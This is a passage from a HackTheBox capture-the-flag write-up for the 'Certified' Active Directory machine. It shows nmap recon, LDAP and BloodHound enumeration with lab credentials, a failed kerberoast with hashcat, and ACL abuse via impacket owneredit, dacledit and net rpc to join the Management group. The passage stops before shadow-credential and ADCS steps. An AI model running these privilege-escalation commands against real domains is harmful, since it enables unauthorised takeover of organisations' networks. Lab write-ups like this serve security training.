Summary of Exploitation

Hey all, today I pwned Certified by HackTheBox. Certified was a medium machine that was incredibly well put together and the 4.8 rating shows. The attacker starts with low level user creds that allowed me to download all the ldap and bloodhound information. Using this information I was able to exploit some user misconfigurations that led me to a account that could write vulnerable ADCS tickets allowing me to write my own administrator certificate.

Recon Phase

As always, I start with my tried and true nmap scan

```
sudo nmap -sC -sV -p- --min-rate 10000 10.129.182.172 -oA nmap-out
  Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-22 13:24 EST
  Nmap scan report for 10.129.182.172
  Host is up (0.063s latency).
  Not shown: 65515 filtered tcp ports (no-response)
```


```
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-01-23
01:25:26Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain:
certified.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-01-23T01:26:56+00:00; +7h00m02s from scanner time.
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
|_Not valid after:  2025-05-13T15:49:36
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain:
certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
|_Not valid after:  2025-05-13T15:49:36
|_ssl-date: 2025-01-23T01:26:57+00:00; +7h00m02s from scanner time.
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
|_Not valid after:  2025-05-13T15:49:36
|_ssl-date: 2025-01-23T01:26:56+00:00; +7h00m02s from scanner time.
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain:
certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
|_Not valid after:  2025-05-13T15:49:36
|_ssl-date: 2025-01-23T01:26:57+00:00; +7h00m02s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49689/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49690/tcp open  msrpc         Microsoft Windows RPC
49695/tcp open  msrpc         Microsoft Windows RPC
49726/tcp open  msrpc         Microsoft Windows RPC
```

```
49747/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-01-23T01:26:18
|_  start_date: N/A
|_clock-skew: mean: 7h00m01s, deviation: 0s, median: 7h00m01s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 116.69 seconds
```

So it looks like we have a very standard Windows Domain Controller, no SQL, no webserver, nothing really too special. I will take note of the hostname DC01.certified.htb and add it to my `/etc/hosts` file.




```
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.129.182.172  certified.htb   DC01.certified.htb
~
```


This machine was nice enough to provide me with starting shot credentials judith.mader / judith09, I'm going to leverage these credentials and download all the LDAP information I can to get a list of users and their associated groups using ldapdomaindump.

```
ldapdomaindump -u certified.htb\\judith.mader -p judith09 10.129.182.172 -o .
```




```
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
```

I'll open up the html file for users in my browser and get some situational awareness.



CN	name	SAM Name	Member of groups	Primary group
Gregory Cameron	Gregory Cameron	gregory.cameron		Domain Users
Harry Wilson	Harry Wilson	harry.wilson		Domain Users
Alexander Huges	Alexander Huges	alexander.huges		Domain Users
operator ca	operator ca	ca_operator		Domain Users
management service	management service	management_svc	Management, Remote Management Users	Domain Users
Judith Mader	Judith Mader	judith.mader		Domain Users
krbtgt	krbtgt	krbtgt	Denied RODC Password Replication Group	Domain Users
Guest	Guest	Guest	Guests	Domain Guests
Administrator	Administrator	Administrator	Group Policy Creator Owners, Domain Admins, Enterprise Admins, Schema Admins, Administrators	Domain Users


Not a whole lot of user's here. It looks like the only way I'm going to get a session is through management_svc. I'm going to add these users to my users.txt file.



```
> cat users.txt
gregory.cameron
harry.wilson
alexander.huges
ca_operator
management_service
judith.mader
administrator
```


Next, I'm going to further leverage Judith's creds by downloading all the bloodhound information using bloodhound-python.

```
bloodhound-python -c ALL -u judith.mader -p judith09 -d certified.htb -dc
certified.htb -ns 10.129.182.172
```



```
INFO: Found AD domain: certified.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to N
oo great)
INFO: Connecting to LDAP server: certified.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: certified.htb
INFO: Found 10 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.certified.htb
INFO: Done in 00M 06S
```

I'll go ahead and fire-up bloodhound/neo4j and upload the information.



Upload Progress

20250122134535_computers.json
Upload Complete 100%


20250122134535_containers.json
Upload Complete 100%

20250122134535_domains.json
Upload Complete 100%

20250122134535_gpos.json
Upload Complete 100%


20250122134535_groups.json

Now I'll do some digging and see if Judith has any special privilege's.


WriteOwner
GenericWrite
GenericAll
JUDITH.MADER@CERTIFIED.HTB
MANAGEMENT@CERTIFIED.HTB
MANAGEMENT_SVC@CERTIFIED.HTB
CA_OPERATOR@CERTIFIED.HTB

Here we go! Judith has WriteOwner on the Management group. That group has GenericWrite on management_svc. Management_svc has GenericAll on ca_operator. It's likely ADCS will come into play here. I'll use netexec to confirm that suspicion.


```
nxc ldap 10.129.182.172 -u judith.mader -p 'judith09' -M adcs
```



```
> nxc ldap 10.129.182.172 -u judith.mader -p 'judith09' -M adcs
SMB         10.129.182.172  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (na
LDAP        10.129.182.172  389    DC01             [+] certified.htb\judith.mader:judith09
ADCS        10.129.182.172  389    DC01             [*] Starting LDAP search with search filter '(ob
ADCS        10.129.182.172  389    DC01             Found PKI Enrollment Server: DC01.certified.htb
ADCS        10.129.182.172  389    DC01             Found CN: certified-DC01-CA
```

Suspicion confirmed, I'll have to use ca_operator to search for vulnerable templates so I can potentially write a certificate for administrator.
First I'm going to see if I can skip the line and kerberoast management_svc. Since bloodhound tells me that management_svc is kerberoastable.

```
impacket-GetUserSPNs -request -dc-ip 10.129.182.172 certified.htb/judith.mader -save
-outputfile kerberoast-out
```




```
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
ServicePrincipalName               Name            MemberOf
---------------------------------  --------------  ------------------------------------------
certified.htb/management_svc.DC01  management_svc  CN=Management,CN=Users,DC=certified,DC=htb
```

```
hashcat -m 13100 -a 0 kerberoast-out /usr/share/wordlists/rockyou.txt
```

but as expected, it doesn't crack.




```
Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*management_svc$CERTIFIED.HTB$certified...f13a5b
Time.Started.....: Wed Jan 22 14:45:09 2025 (9 secs)
Time.Estimated...: Wed Jan 22 14:45:18 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1616.4 kH/s (0.61ms) @ Accel:512 Loops:1 Thr:1 Vec:4
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[206b72697374656e616e6e65] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Util: 37%
```

Exploitation Phase

First I'm going to give Judith write permissions and add her to the Management group using impacket tools.

```
impacket-owneredit -action write -new-owner 'judith.mader' -target-dn
'CN=MANAGEMENT,CN=USERS,DC=CERTIFIED,DC=HTB'
```


```
'certified.htb'/'judith.mader':'judith09' -dc-ip 10.129.182.172
```



```
[*] Current owner information below
[*] - SID: S-1-5-21-729746778-2675978091-3820388244-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=certified,DC=htb
[*] OwnerSid modified successfully!
```

Now I'll give Judith the ability to write members to the group.

```
impacket-dacledit -action 'write' -rights 'WriteMembers' -principal 'judith.mader' -
target-dn 'CN=MANAGEMENT,CN=USERS,DC=CERTIFIED,DC=HTB'
'certified.htb'/'judith.mader':'judith09' -dc-ip 10.129.182.172
```



```
[*] DACL backed up to dacledit-20250122-140623.bak
[*] DACL modified successfully!
```

Finally I'll use RPC to add Judith to the Management Group.

```
net rpc group addmem "MANAGEMENT" "judith.mader" -U
"certified.htb"/"judith.mader"%"judith09" -S 10.129.182.172
```

I'll get nothing back, but no news is good news! Since I have GenericWrite on management_svc now I have two options.

- I can do a direct Kerberoast on that account. Assuming I can even crack the hash (Which I can't).
- We can abuse shadow credentials and get an NT hash using pywhisker assuming we have the Kerberos Ticket (which we do).

We will use the bottom option. First I'll use pywhisker to check and see if management_svc has shadow credentials. First I'm going to use pywhisker in a python virtual environment.

